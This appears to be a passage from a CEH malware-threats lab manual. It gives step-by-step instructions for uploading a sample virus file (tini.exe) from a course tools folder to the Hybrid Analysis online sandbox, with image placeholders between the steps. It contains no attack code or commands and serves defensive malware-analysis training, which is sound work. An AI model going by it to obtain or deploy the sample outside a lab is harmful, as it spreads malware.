
3. Open any web browser (here, **Google Chrome**). In the address bar of the browser place your mouse cursor, type **https://www.hybrid-analysis.com** and press **Enter**.

   Note: If a cookie notification appears in the lower section of the page, then click **ACCEPT**.


4. The **HYBRID ANALYSIS** main page appears; click **Drag & Drop For Instant Analysis** section to upload a virus file.




5. The **Open** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses**, select **tini.exe**, and click **Open**.




6. **Getting Things Ready** page appears and the virus file begins to upload. Once it is uploaded, the status bar reaches **100%**, as shown in the screenshot.



7. Now, enter your personal mail in **Your E-mail** field and enter a comment in **Your Comment** field. Scroll-down to check the **I consent to the Terms & Conditions and Data Protection Policy** checkbox and **I'm not a robot** checkbox. Click **Continue**.



